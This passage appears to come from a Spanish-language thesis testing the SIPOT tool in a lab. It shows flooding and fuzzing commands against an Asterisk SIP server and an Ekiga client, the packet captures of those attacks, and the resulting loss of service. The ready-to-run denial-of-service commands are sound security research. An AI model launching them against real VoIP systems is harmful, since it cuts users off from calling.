A continuación se muestran los resultados de utilizar la herramienta para realizar un ataque de inundación directamente sobre el servidor SIP [Ver *APÉNDICE C: Flooding al servidor REGISTRAR (REGISTER)*].

Sistema en reposo

Primero se evalúa el sistema en reposo con todos los clientes SIP registrados en el servidor y listos para comunicarse entre ellos. Bajo estas condiciones, el servidor Asterisk muestra las condiciones de carga que se observan en la siguiente figura:




Figura 6 – Flooding a un servidor: Carga del servidor en reposo

Condición en reposo:

La carga promedio es cero o cercana a cero; la memoria se encuentra cargada con el servidor y; los procesos que ocupan el CPU y la memoria son mayoritariamente del servidor.

Sistema bajo ataque

El servidor SIP es atacado utilizando el módulo de *Flooding* en una configuración simple como la que se muestra en la figura, dónde el servidor es atacado por la herramienta conectada directamente en la misma red.




Figura 7 – Flooding a un servidor: Configuración del entorno

Para realizar el ataque se ejecutó la aplicación con el siguiente comando:

```
$ python sipot.py -M flooding --reg-ip 192.168.56.77 --flood-number 1000000
```

Con este comando la aplicación utilizará el módulo de inundación (`-M flooding`) para realizar el ataque al servidor de registro ubicado en la dirección `192.168.56.77` (`--reg-ip`).

Para asegurar las capturas y un estado estable de consumo de recursos, se envían 1.000.000 paquetes en el ataque (`--flood-number`). Bajo estas condiciones, la aplicación genera un ataque como el que se muestra en la Figura 8:

No.	Source	Destination	Info	Protocol	Time
7	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.001709000
9	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.001973000
10	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.002233000
12	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.002499000
14	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.002763000
15	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.003031000
17	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.003295000
18	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.003554000
20	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.003816000
21	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.004074000
22	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.004331000
23	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.004589000
24	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.004847000
25	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.005103000
26	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.005357000
27	192.168.56.1	192.168.56.77	Request: REGISTER sip:192.168.56.77:5060 |	SIP	0.005612000

Figura 8 – Flooding a un servidor: Captura del ataque

Al no especificar en las opciones de la aplicación un diccionario de usuarios, la misma generará un valor de usuario diferente con cada uno de los envíos de manera de aumentar la carga de procesamiento. En la Figura 9 se muestra uno de los mensajes enviados:

```
▶Internet Protocol Version 4, Src: 192.168.56.1 (192.168.56.1), Dst: 192.168.56.77
▶User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
▼Session Initiation Protocol (REGISTER)
 ▼Request-Line: REGISTER sip:192.168.56.77:5060 SIP/2.0
   Method: REGISTER
  ▶Request-URI: sip:192.168.56.77:5060
   [Resent Packet: False]
 ▼Message Header
   Content-Length: 0
  ▶Via: SIP/2.0/UDP 127.0.1.1:5060;rport;branch=z9hG4bKqZXt_4L8Yv2bZVfuHb0PNA..
  ▶From: "104" <sip:104@192.168.56.77:5060>;tag=1836465099
   Expires: 3600
  ▶To: "104" <sip:104@192.168.56.77:5060>
  ▶Contact: <sip:None@127.0.1.1:5060>
  ▶CSeq: 1 REGISTER
   Max-Forwards: 70
   Call-ID: 857312391@192.168.56.77
```

Figura 9 – Flooding a un servidor: Muestra de mensaje enviado

Bajo estas condiciones de ataque, el servidor deja de procesar peticiones de los demás usuarios y por ende se genera la denegación del servicio, ya que los clientes no se pueden comunicar entre sí. Cuando se observa la carga del servidor, muestra un estado como el de la siguiente Figura 10:

```
Loa[ ||                          ]     Load: 0.32
Load average:      0.12 0.03           Loa[|                            ]
Mem:499M used:483M buffers:8M cache:8M Swp:1023M used:139M
Mem[||||||||||||||||||||||483/499MB]   Swp[|||||                         ]
CPU: 43.4% sys: 56.6% low:  0.0%       CPU[||||||||||||||||||||||||100.0%]
                                       CPU[|||||100.0%]
                                       CPU[||||||||||||||||||||||||100.0%]
                                       CPU[|||||100.0%]

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 1640 asterisk   20   0  578M  426M  1524 R 47.8 85.5  0:21.14 /usr/sbin/asteris
 1447            20   0 22184 11928  3788 R 45.5  2.3  0:03.14 perl ./monitorix.
 1550            20   0  578M  426M  1524 S 45.0 85.5  3:25.59 /usr/sbin/asteris
 1639            20   0  578M  426M  1524 S  4.8 85.5  1:07.87 /usr/sbin/asteris
 1552            20   0  578M  426M  1524 S  3.3 85.5  0:00.98 /usr/sbin/asteris
 1623            20   0  578M  426M  1524 S  2.9 85.5  1:53.23 /usr/sbin/asteris
```

Figura 10 – Flooding a un servidor: Carga del servidor bajo ataque

Condición bajo ataque:

La carga de los procesadores es del 100%; la memoria sufre un ligero aumento pero no significativo y; los procesos que ocupan el CPU y la memoria son nuevamente en su mayoría del servidor.

Conclusiones de la experiencia

De acuerdo a lo observado en la experiencia, el módulo de *flooding* resultó altamente eficaz para la denegación del servicio (DoS) hacia un servidor SIP, al menos durante el período en el cual la herramienta permanecía realizando el envío. Una vez finalizado el ataque, el servidor tomó unos minutos para restablecer el servicio a su normalidad, bajando la carga del CPU y la memoria a los valores de reposo iniciales.

Como se mencionó, durante el período de ataque, los clientes SIP fueron incapaces de comunicarse con el servidor, y por lo tanto impedidos de enviar o recibir llamadas, ya que ninguna de las peticiones era procesada por el mismo.

4.2.2. Flooding: Ataque a un cliente SIP

A continuación se muestran los resultados de utilizar la herramienta para realizar un ataque de inundación directamente sobre uno de los clientes SIP [Ver *APÉNDICE C:* Flooding al servitor *Proxy* Server y Usuarios (INVITE)]. Como objetivo, se seleccionó el cliente Ekiga montado sobre un sistema Debian por ser una de las aplicaciones con mayor antigüedad y estabilidad en el mercado:

Sistema en reposo

Primero se evalúa el sistema en reposo con todos los clientes SIP registrados en el servidor y listos para comunicarse entre ellos. Bajo estas condiciones, el cliente SIP muestra las condiciones de carga que se observan en la Figura 11 y la Figura 12.




Figura 11 – Flooding a un cliente: Carga del cliente en reposo

En la Figura 11, el gráfico de "Histórico de la CPU" muestra una pequeña elevación de la carga de procesamiento, que corresponde al momento de iniciar la aplicación. Por otra parte en el "Histórico de la red" se observan los diálogos con el servidor al momento de registrarse. En la siguiente imagen se muestra el uso de recursos en el mismo cliente.




Figura 12 – Flooding a un cliente: Carga del cliente en reposo (2)

Como se observa en la Figura 12, la carga del sistema es prácticamente nula cuando la aplicación se encuentra en reposo. Tanto la carga del CPU como de la memoria es baja y el uso del CPU por la aplicación clientes es prácticamente 0.

Sistema bajo ataque

El cliente SIP es atacado utilizando el módulo de *Flooding* en una configuración simple como la que se muestra en la figura, dónde la herramienta se encuentra conectada en la misma red.




Figura 13 - Flooding a un cliente: Configuración del entorno

Para realizar el ataque se ejecutó la aplicación con el siguiente comando:

```
$ python sipot.py -M flooding --to sip:108@192.168.1.107:5060 --flood-method
INVITE --flood-number 1000000 --reg-ip 192.168.1.77
```

Con este comando la aplicación utilizará el módulo de inundación (`-M flooding`) para realizar el ataque al cliente `sip:108@192.168.1.107:5060 5060` (`--to`) utilizando el método `INVITE` (`--flood-method`) y la dirección del servidor de registro (`--reg-ip`). La dirección del servidor se utiliza en el paquete SIP y no en el transporte, debido a que la herramienta realiza el ataque a nivel de aplicación. Para asegurar las capturas y un estado estable de consumo de recursos, se envían 1.000.000 paquetes en el ataque (`--flood-number`).

Bajo estas condiciones, la aplicación genera un ataque como el que se muestra en la Figura 14:

No.	Source	Destination	Info	Protocol	Time
13050	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.991158000
13051	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.991398000
13052	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.991639000
13053	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.991877000
13054	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.992151000
13055	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.993413000
13056	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.993669000
13057	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.993918000
13058	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.994165000
13059	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.994410000
13060	192.168.1.129	192.168.1.107	Request: INVITE sip:108@192.168.1.107:5060	SIP	26.994651000

Figura 14 – Flooding a un cliente: Captura del ataque

Al no especificar en las opciones de la aplicación un diccionario de usuarios, la misma generará un valor de usuario diferente con cada uno de los envíos de manera de aumentar la carga de procesamiento. En la Figura 15 se observa uno de los mensajes enviados.

```
▶User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
▼Session Initiation Protocol (INVITE)
 ▶Request-Line: INVITE sip:108@192.168.1.107:5060 SIP/2.0
 ▼Message Header
   Content-Length: 0
  ▶Via: SIP/2.0/UDP 127.0.1.1:5060;rport;branch=z9hG4bKxhNDMoEEZDfV0ldO5clRNw..
  ▶From: "106" <sip:106@192.168.1.77:5060>;tag=1851772029
   Expires: 3600
  ▶To: <sip:108@192.168.1.107:5060>
  ▶Contact: <sip:108@127.0.1.1:5060>
  ▶CSeq: 1 INVITE
   Max-Forwards: 70
   Call-ID: 1779029044@192.168.1.77
```

Figura 15 – Flooding a un cliente: Muestra de mensaje enviado

Cuando el ataque comienza, el cliente recibe los primeros mensajes `INVITE` y procesa la llamada entrante con normalidad, mostrando un alerta como el de la Figura 16. En este caso muestra la llamada entrante de la primera extensión (extensión 100) generada automáticamente por la aplicación al realizar el ataque de *flooding*.




Figura 16 – Flooding a un cliente: Muestra de llamada entrante

A medida que van llegando los mensajes al cliente, la aplicación se vuelve incapaz de procesar la información y la carga aumenta dramáticamente como se observa en el gráfico de carga de la Figura 17:




Figura 17 – Flooding a un cliente: Carga del cliente bajo ataque

En la Figura 17 se observa que al momento del comienzo del ataque, la carga aumenta drásticamente por encima del 75% y se mantiene en valores similares durante toda la experiencia. De la misma manera, se observa que la carga de memoria va en aumento hasta alcanzar cerca del 70% de carga. Con estos valores de carga, la aplicación deja de responder a los requerimientos externos al igual que a los comandos introducidos por el usuario.

En la Figura 18 y la Figura 19, se observan los altos consumos de recursos que alcanza la aplicación en diferentes momentos, yendo del 90% de uso de CPU al 100%.




Figura 18 - Flooding a un cliente: Carga del cliente bajo ataque




Figura 19 – Flooding a un cliente: Proceso cliente

Figura 20 – Flooding a un cliente: Llamada hacia el cliente bajo ataque (Unavailable)

Durante el ataque se intentó realizar una llamada hacia el cliente bajo ataque desde otra de las aplicaciones de usuario, pero sin éxito. Como se observa en la Figura 20, la aplicación que está intentando comunicarse muestra un mensaje "`503 /Service Unavailable`" al no obtener respuesta.

Conclusiones de la experiencia

De acuerdo a lo observado en la experiencia, el módulo de *flooding* resultó altamente eficaz para la denegación del servicio (DoS) hacia un cliente SIP. Una vez finalizado el ataque, la aplicación cliente tomó unos minutos para restablecer el servicio a su normalidad, bajando la carga del CPU y la memoria a los valores de reposo iniciales.

Como se mencionó, durante el período de ataque, los clientes SIP fueron incapaces de comunicarse con el cliente bajo ataque ya que ninguna de las peticiones era procesada por el mismo.

4.2.3. Fuzzing: Ataque al servidor SIP

A continuación se muestran los resultados de utilizar la herramienta para realizar un ataque de *fuzzing* directamente sobre el servidor SIP.

Sistema en reposo

Las condiciones del servidor en reposo son las mismas que fueron descriptas anteriormente y se pueden observar en *4.2.1 Flooding: Ataque al servidor SIP: Sistema en reposo*.

Sistema bajo ataque

El servidor SIP es atacado utilizando el módulo de *Fuzzing* en una configuración simple como la que se muestra en la figura, dónde el servidor es atacado por la herramienta conectada directamente en la misma red.




Figura 21 – Fuzzing a un servidor: Configuración del entorno

Para realizar el ataque se ejecutó la aplicación con el siguiente comando:

```
$ python sipot.py -M fuzzing --reg-ip 192.168.56.77 --fuzz-fuzzer All
```

Con este comando la aplicación utilizará el módulo de *fuzzing* (`-M fuzzing`) para realizar el ataque al servidor de registro ubicado en la dirección `192.168.56.77` (`--reg-ip`). Se utilizarán todos los *fuzzers* [Ver *APÉNDICE D: Gramática SIP (ABNF)*] disponibles en la aplicación para generar la mayor cantidad de mutaciones posibles del mensaje, utilizando los diferentes métodos SIP. Bajo estas condiciones, la aplicación genera un ataque como el que se muestra en la Figura 22, en dónde se observa que el ataque comienza utilizando el método INVITE.

No.	Source	Destination	Info	Protocol	Time
50855	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.433980000
50864	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.435679000
50869	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.437446000
50876	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77[Malformed Packet]	SIP	16.439208000
50885	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.440790000
50888	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.442369000
50899	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.443929000
50903	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.445489000
50910	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.447054000
50920	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.448630000
50923	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77 |	SIP	16.450207000
50929	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77[Malformed Packet]	SIP	16.451859000
50931	192.168.56.1	192.168.56.77	Request: INVITE sip:None@192.168.56.77[Malformed Packet]	SIP	16.453614000

Figura 22 – Fuzzing a un servidor: Captura del ataque

Como se observa en la figura anterior, la herramienta realiza el envío continuo de paquetes mutados cada vez, de manera de generar variaciones aleatorias en los diferentes campos del mensaje pudiendo generar en algunos casos paquetes inválidos (*Malformed Paquet*).

A continuación se muestra uno de los mensajes enviados al servidor, donde se puede observar que algunos de los parámetros fueron generados con cadenas de caracteres:

```
▶Internet Protocol Version 4, Src: 192.168.56.1 (192.168.56.1), Dst: 192.168.56.77 (192.168.56.77)
▶User Datagram Protocol, Src Port: sip (5060), Dst Port: sip (5060)
▼Session Initiation Protocol (INVITE)
 ▼Request-Line: INVITE sip:None@192.168.56.77 SIP/2.0
    Method: INVITE
  ▶Request-URI: sip:None@192.168.56.77
    [Resent Packet: False]
 ▼Message Header
  ▶CSeq: 1 INVITE
  ▶[truncated] Via: SIP/2.0/UDP 192\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\t\r\n\
  ▶168.99.99:5060;branch=z9hG4bK0pceqkljnfgmtus4yv572i3h1xbzodw9;ttl=70;maddr=aaaa:aaaa:aaaa:aaaa:aaaa:aaaa:
  ▶From: "SIPOT" <sip:None:password@192.168.56.77:5060;transport=udp;user=udp;ttl=67;method=INVITE;maddr=192
    Call-ID: 0pceqkljnfgmtus4yv572i3h1xbzodw9@TheKlatchianHead
  ▶To: "None" <sip:None:password@192.168.56.77:5060;transport=udp;user=udp;ttl=67;method=INVITE;maddr=192.16
  ▶Contact: <sip:None:password@192.168.56.77:5060;transport=udp;user=udp;ttl=67;method=INVITE;maddr=192.168.
    Max-Forwards: 70
    Content-Type: application/sdp;mattr=mvalue
    Content-Length: 379
 ▶Message Body
```

Figura 23 – Fuzzing a un servidor: Muestra de mensaje enviado

Bajo estas condiciones de ataque, el servidor deja de procesar peticiones de los demás usuarios y se genera la denegación del servicio (DoS), ya que los clientes no se pueden comunicar entre sí. Cuando se observa la carga del servidor, muestra un estado como el de la siguiente figura:




Figura 24 – Fuzzing a un servidor: Carga del servidor bajo ataque

Condición bajo ataque:

La carga de los procesadores es del 100%; la memoria sufre un ligero aumento pero no significativo y; los procesos que ocupan el CPU y la memoria son nuevamente en su mayoría del servidor.

Una vez finalizado el ataque, el servidor logró restablecer el servicio en unos pocos minutos y por lo tanto los usuarios fueron capaces de registrarse como se muestra en la siguiente figura:

Figura 25 – Fuzzing a un servidor: Restablecimiento del servicio

Conclusiones de la experiencia

De acuerdo a lo observado en la experiencia, el módulo de *fuzzing* resultó altamente eficaz para la denegación del servicio (DoS) hacia un servidor SIP, sin embargo, no fue capaz de generar una condición de falla en el servidor. Al no generarse un estado de falla en el servidor, una vez finalizado el ataque el servidor tomó unos minutos para restablecer el servicio a su normalidad.

4.2.4. Fuzzing: Ataque a un cliente SIP

A continuación se muestran los resultados de utilizar la herramienta para realizar un ataque de *fuzzing* directamente sobre un cliente SIP.

Sistema en reposo

Las condiciones del cliente en reposo son las mismas que fueron descriptas anteriormente y se pueden observar en *4.2.2 Flooding: Ataque a un cliente SIP: Sistema en reposo*.

Sistema bajo ataque

El cliente SIP es atacado utilizando el módulo de *Fuzzing* en una configuración simple como la que se muestra en la Figura 26, dónde el cliente SIP es atacado por la herramienta conectada directamente en la misma red.

